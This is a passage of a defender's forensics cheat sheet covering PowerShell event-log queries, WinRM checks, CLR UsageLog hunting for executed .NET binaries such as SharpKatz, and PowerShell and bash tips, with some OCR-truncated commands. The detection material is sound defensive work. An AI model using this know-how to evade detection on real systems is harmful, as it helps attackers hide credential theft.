
#Advisable to filter by Id to filter out noise
Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%
? Id -eq '4104' | ft -wrap
#this is an example ID number.
```



```
[07/02/2021 22:36:11] PS> Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx" | ft -wrap


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
7/2/2021 10:31:50 PM         40962 Information      PowerShell console is ready for user input
7/2/2021 10:31:50 PM         53504 Information      Windows PowerShell has started an IPC listening thread on process: 4696 in AppDomain: DefaultAppDomain.
7/2/2021 10:31:50 PM         40961 Information      PowerShell console is starting up
7/2/2021 10:30:13 PM         40962 Information      PowerShell console is ready for user input
7/2/2021 10:30:13 PM         40962 Information      PowerShell console is ready for user input
7/2/2021 10:30:13 PM         53504 Information      Windows PowerShell has started an IPC listening thread on process: 8188 in AppDomain: DefaultAppDomain.
7/2/2021 10:30:12 PM         53504 Information      Windows PowerShell has started an IPC listening thread on process: 3048 in AppDomain: DefaultAppDomain.
7/2/2021 10:30:12 PM         40961 Information      PowerShell console is starting up
7/2/2021 10:30:12 PM         40961 Information      PowerShell console is starting up
7/2/2021 10:30:12 PM         40962 Information      PowerShell console is ready for user input
7/2/2021 10:30:11 PM         53504 Information      Windows PowerShell has started an IPC listening thread on process: 8020 in AppDomain: DefaultAppDomain.
7/2/2021 10:30:11 PM         40961 Information      PowerShell console is starting up
7/2/2021 9:31:23 PM          40962 Information      PowerShell console is ready for user input
7/2/2021 9:31:23 PM          53504 Information      Windows PowerShell has started an IPC listening thread on process: 7136 in AppDomain: DefaultAppDomain.
7/2/2021 9:31:23 PM          40961 Information      PowerShell console is starting up
7/2/2021 9:29:50 PM          40962 Information      PowerShell console is ready for user input
7/2/2021 9:29:50 PM          53504 Information      Windows PowerShell has started an IPC listening thread on process: 656 in AppDomain: DefaultAppDomain.
7/2/2021 9:29:50 PM          40961 Information      PowerShell console is starting up
7/2/2021 9:29:42 PM          40962 Information      PowerShell console is ready for user input
7/2/2021 9:29:42 PM          53504 Information      Windows PowerShell has started an IPC listening thread on process: 7368 in AppDomain: DefaultAppDomain.
7/2/2021 9:29:42 PM          40961 Information      PowerShell console is starting up
7/2/2021 9:28:20 PM           4100 Warning          Error Message = Property LastWriteTime does not exist at path
                                                    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce.
                                                    Fully Qualified Error ID = Argument,Microsoft.PowerShell.Commands.GetItemPropertyValueCommand
```



```
[07/02/2021 22:38:34] PS> Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx" | ? Id -eq '4104' | ft -wrap


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
7/1/2021 12:18:32 PM          4104 Warning          Creating Scriptblock text (1 of 1):
                                                    # Copyright © 2008, Microsoft Corporation. All rights reserved.


                                                    #Common utility functions
                                                    Import-LocalizedData -BindingVariable localizationString -FileName CL_LocalizationData

                                                    # Function to get user troubleshooting history
                                                    function Get-UserTSHistoryPath {
                                                        return "${env:localappdata}\diagnostics"
                                                    }
```

WinRM & WECSVC permissions

Test the permissions of winrm - used to see windows event forwarding working, which uses winrm usually on endpoints and wecsvc account on servers

```
netsh http show urlacl url=http://+:5985/wsman/ && netsh http show urlacl url=htt
```

```
netsh http show urlacl url=http://+:5985/wsman/ && netsh http show urlacl url=https://+:5986/wsman/
```

```
URL Reservations:
-----------------

    Reserved URL            : http://+:5985/wsman/
        User: NT SERVICE\WinRM
            Listen: Yes
            Delegate: No
            SDDL: D:(A;;GX;;;S-1-5-80-569256582-2953403351-2909559716-1301513147-412116970)


URL Reservations:
-----------------

    Reserved URL            : https://+:5986/wsman/
        User: NT SERVICE\WinRM
            Listen: Yes
            Delegate: No
            SDDL: D:(A;;GX;;;S-1-5-80-569256582-2953403351-2909559716-1301513147-412116970)
```

Usage Log

These two blogs more or less share how to possibly prove when a C#/.net binary was executed 1, 2

The log's contents itself is useless. But, the file name of the log may be telling as it will be named after the binary executed.

A very basic way to query this is

```
gci "C:\Users\*\AppData\Local\Microsoft\*\UsageLogs\*", "C:\Windows\System32\conf
```

```
PS C:\> gci "C:\Users\*\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\*",
>> "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\"


    Directory: C:\Users\IEUser\AppData\Local\Microsoft\CLR_v4.0\UsageLogs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/19/2022   8:38 PM            642 NGenTask.exe.log
-a----        11/24/2022   1:18 PM           3857 powershell.exe.log
-a----        11/11/2022   4:14 PM           5924 sdiagnhost.exe.log
-a----        11/24/2022   1:18 PM            659 SharpKatz.exe.log
-a----        11/11/2022   3:05 PM            425 Suborner64.exe.log


    Directory: C:\Users\toby\AppData\Local\Microsoft\CLR_v4.0\UsageLogs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/19/2022   8:38 PM            642 NGenTask.exe.log
-a----        11/19/2022   8:32 PM           5924 sdiagnhost.exe.log


    Directory: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs


Mode                 LastWriteTime         Length Name
```

If you wanted to query this network wide, you've got some options:

```
#Show usage log's created after a certain day
  #use american date, probably a way to convert it but meh
gci "C:\Users\*\AppData\Local\Microsoft\*\UsageLogs\*",
"C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\*\UsageLogs\*"
where-object {$_.LastWriteTime -gt [datetime]::parse("11/22/2022")} |
? Name -notmatch Powershell #can ignore and filter some names

# Show usage log but split to focus on the username, executable, and machine name
(gci "C:\Users\*\AppData\Local\Microsoft\*\UsageLogs\*").fullname |
ForEach-Object{$data = $_.split("\\");write-output "$($data[8]), $($data[2]), $(h
Select-String -notmatch "powershell", "NGenTask","sdiagnhost"

#For SYSTEM, you don't need to overcomplicate this
(gci "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\*\UsageLog
ForEach-Object{ write-host "$_, SYSTEM, $(hostname)"}
```

```
PS C:\> gci "C:\Users\*\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\*",
>> "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\" |
>> where-object {$_.LastWriteTime -gt [datetime]::parse("11/22/2022")} |
>> ? Name -notmatch Powershell


    Directory: C:\Users\IEUser\AppData\Local\Microsoft\CLR_v4.0\UsageLogs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       11/24/2022   1:56 PM            642 NGenTask.exe.log
-a----       11/24/2022   1:18 PM            659 SharpKatz.exe.log


    Directory: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       11/24/2022   1:56 PM            642 NGenTask.exe.log
-a----       11/24/2022   1:56 PM            226 taskhostw.exe.log
```

```
PS C:\> (gci "C:\Users\*\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\*").fullname |
>> ForEach-Object{$data = $_.split("\\");write-output "$($data[8]), $($data[2]), $(hostname)"} |
>> Select-String -notmatch "powershell", "NGenTask","sdiagnhost"

SharpKatz.exe.log, IEUser, MSEDGEWIN10
Suborner64.exe.log, IEUser, MSEDGEWIN10


PS C:\> (gci "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\").name |
>> ForEach-Object{ write-host "$_, SYSTEM, $(hostname)"}
NGenTask.exe.log, SYSTEM, MSEDGEWIN10
powershell.exe.log, SYSTEM, MSEDGEWIN10
Suborner64.exe.log, SYSTEM, MSEDGEWIN10
taskhostw.exe.log, SYSTEM, MSEDGEWIN10
tzsync.exe.log, SYSTEM, MSEDGEWIN10
PS C:\>
```

But keep in mind, an adversary changing the file name is easy and therefore this is a meh telemetry source

```
    Directory: C:\Users\IEUser\AppData\Local\Microsoft\CLR_v4.0\UsageLogs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       11/24/2022   1:56 PM            642 NGenTask.exe.log
-a----       11/24/2022   1:18 PM            659 SharpKatz.exe.log
-a----       11/24/2022   2:43 PM            425 totally_legit.exe.log
```

Powershell Tips

▶ section contents

Get Alias

PwSh is great at abbreviating the commands. Unfortunately, when you're trying to read someone else's abbreviated PwSh it can be ballache to figure out exactly what each weird abbrevation does.

Equally, if you're trying to write something smol and cute you'll want to use abbrevations!

Whatever you're trying, you can use `Get-Alias` to figure all of it out

```
#What does an abbrevation do
get-alias -name gwmi
#What is the abbrevation for this
get-alias -definition write-output
#List all alias' and their full command
get-alias
```

```
[06/02/2021 20:53:11] | PS C:\Users\IEUser > get-alias -name gwmi

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           gwmi -> Get-WmiObject


[06/02/2021 20:53:23] | PS C:\Users\IEUser > get-alias -definition write-output

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           echo -> Write-Output
Alias           write -> Write-Output
```

Get Command and Get Help

This is similar to `apropos` in Bash. Essentially, you can search for commands related to keywords you give.

Try to give singulars, not plural. For example, instead of `drivers` just do `driver`

```
get-command *driver*

## Once you see a particular command or function, to know what THAT does use get-
# get-help [thing]
Get-Help Get-SystemDriver
```

```
CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Add-PrinterDriver                                  1.1        PrintManagement
Function        Get-OdbcDriver                                     1.0.0.0    Wdac
Function        Get-PrinterDriver                                  1.1        PrintManagement
Function        Remove-PrinterDriver                               1.1        PrintManagement
Function        Set-OdbcDriver                                     1.0.0.0    Wdac
Cmdlet          Add-WindowsDriver                                  3.0        Dism
Cmdlet          Export-WindowsDriver                               3.0        Dism
Cmdlet          Get-SystemDriver                                   1.0        ConfigCI
Cmdlet          Get-WindowsDriver                                  3.0        Dism
Cmdlet          Remove-WindowsDriver                               3.0        Dism
Application     driverquery.exe                                    10.0.17... C:\windows\system3
```

```
Get-Help Get-SystemDriver
```

```
NAME
    Get-SystemDriver

SYNTAX
    Get-SystemDriver [-Audit] [-ScanPath <string>] [-UserPEs] [-NoScript] [-NoShadowCopy] [-OmitPaths <string[]>]
    [-PathToCatroot <string>] [-ScriptFileNames]  [<CommonParameters>]



ALIASES
    None


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
```

WhatIf

`-WhatIf` is quite a cool flag, as it will tell you what will happen if you run a command. So before you kill a vital process for example, if you include whatif you'll gain some insight into the irreversible future!


```
get-process -name "excel" | stop-process -whatif
```



Clip

You can pipe straight to your clipboard. Then all you have to do is paste

```
# this will write to terminal
hostname
# this will pipe to clipboard and will NOT write to terminal
hostname | clip
# then paste to test
#ctrl+v
```



Output Without Headers

You may just want a value without the collumn header that comes. We can do that with `-ExpandProperty`

```
# use the -expandproperty before the object you want. IN this case, ID
 select -ExpandProperty id

# so for example
get-process -Name "google*" | select -ExpandProperty id
# lets stop the particular google ID that we want
$PID =  get-process -Name "google" | ? Path -eq $Null | select -ExpandProperty id
Stop-Process -ID $PID -Force -Confirm:$false -verbose
```

```
get-process -Name "google*" | select -ExpandProperty id
```

```
10160
```

```
get-process -Name "google*" | select id
```

```
   Id
   --
10160
```



If you pipe to `|` `format-table` you can simply use the `-HideTableHeaders` flag

```
gps -name "google*" | ft -HideTableHeaders
```

```
   189      13     2144       3192       0.08  10160   0 GoogleUpdate
```

Re-run commands

If you had a command that was great, you can re-run it again from your powershell history!

```
##list out history
get-history
#pick the command you want, and then write down the corresponding number
#now invoke history
Invoke-History -id 38
```

```
## You can do the alias / abbrevated method for speed
h
r 43
```

```
 35 Clear-Content
 36 clear
 37 Get-History
 38 echo "howdy partner!"
 39 cls
 40 Get-History
 41 cls


[06/02/2021 22:11:38] | PS C:\Users\IEUser > Invoke-History -id 38
echo "howdy partner!"
howdy partner!
```

```
[06/02/2021 22:16:09] | PS C:\Users\IEUser > h

  Id CommandLine
  -- -----------
  50 clear-history
  51 cls
  52 history
  53 echo "howdy partner!"
  54 cls


[06/02/2021 22:16:13] | PS C:\Users\IEUser > r 53
echo "howdy partner!"
howdy partner!
```

Stop Trunction

Out-String

For reasons(?) powershell truncates stuff, even when it's really unhelpful and pointless for it to do so. Take the below for example: our hash AND path is cut off....WHY?! :rage:

```
Hash                                     Path
----                                     ----
18B16797CEC719FB6863BF3FAF2FAD6675E7... C:\Program Files\Microsoft Integrati...


Hash                                     Path
----                                     ----
022A1F9E9DA097C77698713A907F8AC81DCD... C:\Program Files\Microsoft Integrati...
```

To fix this, use `out-string`

```
#put this at the very end of whatever you're running and is getting truncated
| outstring -width 250
# or even more
| outstring -width 4096
#use whatever width number appropiate to print your results without truncation

#you can also stack it with ft. For example:
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
ft PSChildName, ImagePath -autosize | out-string -width 800
```

Look no elipses!

```
F30686DD09B81D4080AB58DEF209173772FA132FA3762688274270AFA6407872 C:\Windows\system32\conhost.exe

18B16797CEC719FB6863BF3FAF2FAD6675E79BF384EA4859B91764C22A352A6B C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diahost.exe

022A1F9E9DA097C77698713A907F8AC81DCD38461C2872EEB32001518A24A8B6 C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe
```

-Wrap

In some places, it doesn't make sense to use out-string as it prints strangely. In these instances, try the `-wrap` function of `format-table`

This, for example is a mess because we used out-string. It's wrapping the final line in an annoying and strange way. ans

```
csrss.exe                   340 SYSTEM

csrss.exe                   412 SYSTEM

diahost.exe                3604 DIAHostService  "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diahost.exe" -h 944

diawp.exe                  2240 DIAHostService  "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 1bc5309c-d
erProcess/WorkerProcessManagement -G False

diawp.exe                  3040 DIAHostService  "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 1e020d73-5
erProcess/WorkerProcessManagement -G False

diawp.exe                  2736 DIAHostService  "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 5bdcba3e-a
erProcess/WorkerProcessManagement -G False
```

```
| ft -property * -autosize -wrap
#you don't always need to the -property * bit. But if you find it isn't printing
| ft -autosize -wrap
```

Isn't this much better now?

```
conhost.exe                   5012 SYSTEM             \??\C:\Windows\syst
                                                      em32\conhost.exe
                                                      0x4
csrss.exe                      340 SYSTEM
csrss.exe                      412 SYSTEM
diahost.exe                   3604 DIAHostService      "C:\Program
                                                      Files\Microsoft
                                                      Integration Runtime
                                                      \5.0\Shared\diahost
                                                      .exe" -h 944
diawp.exe                     2240 DIAHostService      "C:\Program
                                                      Files\Microsoft
                                                      Integration Runtime
                                                      \5.0\Shared\diawp.e
                                                      xe" -K 1bc5309c-d1d
                                                      4-4db9-be4b-5de65e1
                                                      7e0c4 -U net.pipe:/
                                                      /localhost/WorkerPr
                                                      ocess/WorkerProcess
                                                      Management -G False
diawp.exe                     3040 DIAHostService      "C:\Program
                                                      Files\Microsoft
                                                      Integration Runtime
                                                      \5.0\Shared\diawp.e
                                                      xe" -K 1e020d73-510
```

Directories

For some investigations, I need to organise my directories or everything will get messed up. I enjoy using Year-Month-Date in my directory names!

```
mkdir -p "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"
```

```
# your working directory for today will be
echo "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"

##move to the working director
cd "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"

##save outputs to
echo 'test' > C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")\test.t
```

```
[12/01/2021 21:53:13] | PS C:\Malware_Analysis > mkdir -p "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"


    Directory: C:\Malware_Analysis


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/1/2021   9:53 PM                2021_Dec_01_Wed_UTC+00
```

```
[12/01/2021 21:53:16] | PS C:\Malware_Analysis > echo "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"
C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00
[12/01/2021 21:53:27] | PS C:\Malware_Analysis > cd "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"
[12/01/2021 21:53:37] | PS C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00 > echo 'test' > C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")\test.txt
[12/01/2021 21:53:44] | PS C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00 > dir


    Directory: C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/1/2021   9:53 PM             14 test.txt
```

Transcripts

Trying to report back what you ran, when you ran, and the results of your commands can become a chore. If you forget a pivotal screenshot, you'll kick yourself - I know I have.

Instead, we can ask PowerShell to create a log of everything we run and see on the command line.

```
# you can pick whatever path you want, this is just what I tend to use it for
Start-Transcript -path "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%

## At the end of the malware analysis, we will then need to stop all transcripts
Stop-transcript

#you can now open up your Powershell transcript with notepad if you want
```

```
[12/01/2021 21:56:07] | PS C:\ > Start-Transcript -path "C:\Malware_Analysis\$(Get-Date -UFormat
"%Y_%b_%d_%a_UTC%Z")\PwSh_transcript.log" -noclobber -IncludeInvocationHeader
Transcript started, output file is C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00\PwSh_transcript.log
```

```
[12/01/2021 21:57:15] | PS C:\ > stop-transcript
Transcript stopped, output file is C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00\PwSh_transcript.log
```

```
[12/01/2021 21:57:08] | PS C:\ >
**********************
Command start time: 20211201215715
**********************
PS>get-service 'velociraptor'

Status   Name               DisplayName
------   ----               -----------
Running  Velociraptor       velociraptor


[12/01/2021 21:57:15] | PS C:\ >
**********************
Command start time: 20211201215722
**********************
PS>stop-transcript
**********************
Windows PowerShell transcript end
End time: 20211201215722
**********************
```

Linux

This section is a bit dry, forgive me. My Bash DFIR tends to be a lot more spontaneous and therefore I don't write them down as much as I do the Pwsh one-liners

Bash History

▶ section contents

Checkout the SANS DFIR talk by Half Pomeraz called You don't know jack about .bash_history. It's a terrifying insight into how weak bash history really is by default

Add add timestamps to `.bash_history`

Via .bashrc


```
nano ~/.bashrc
#at the bottom
export HISTTIMEFORMAT='%d/%m/%y %T '
#expand bash history size too

#save and exit
source ~/.bashrc
```

Or by /etc/profile

```
nano /etc/profile
export HISTTIMEFORMAT='%d/%m/%y %T '

#save and exit
source /etc/profile
```



Then run the `history` command to see your timestamped bash history

```
3295  28/05/21 12:31:50 find . type f
3296  28/05/21 12:32:20 find . type f
3297  28/05/21 12:32:28 find . type f
3298  28/05/21 12:32:33 find . type f
3299  28/05/21 12:32:39 find . type f
3300  28/05/21 12:32:41 clear
3301  28/05/21 12:32:49 find . type f
3302  28/05/21 12:32:53 find . type f
3303  28/05/21 12:33:01 clear
3304  28/05/21 12:33:06 find . type f
3305  28/05/21 12:34:03 exit
3306  28/05/21 13:07:05 cd /opt
```

Grep and Ack

▶ section contents

Grep Regex extract IPs

IPv4

```
grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-
```

IPv6


```
egrep '(([0-9a-fA-F]{1,4}:){7,7}[0-9a-fA-F]{1,4}|([0-9a-fA-F]{1,4}:){1,7}:|([0-9a
```

Stack up IPv4s

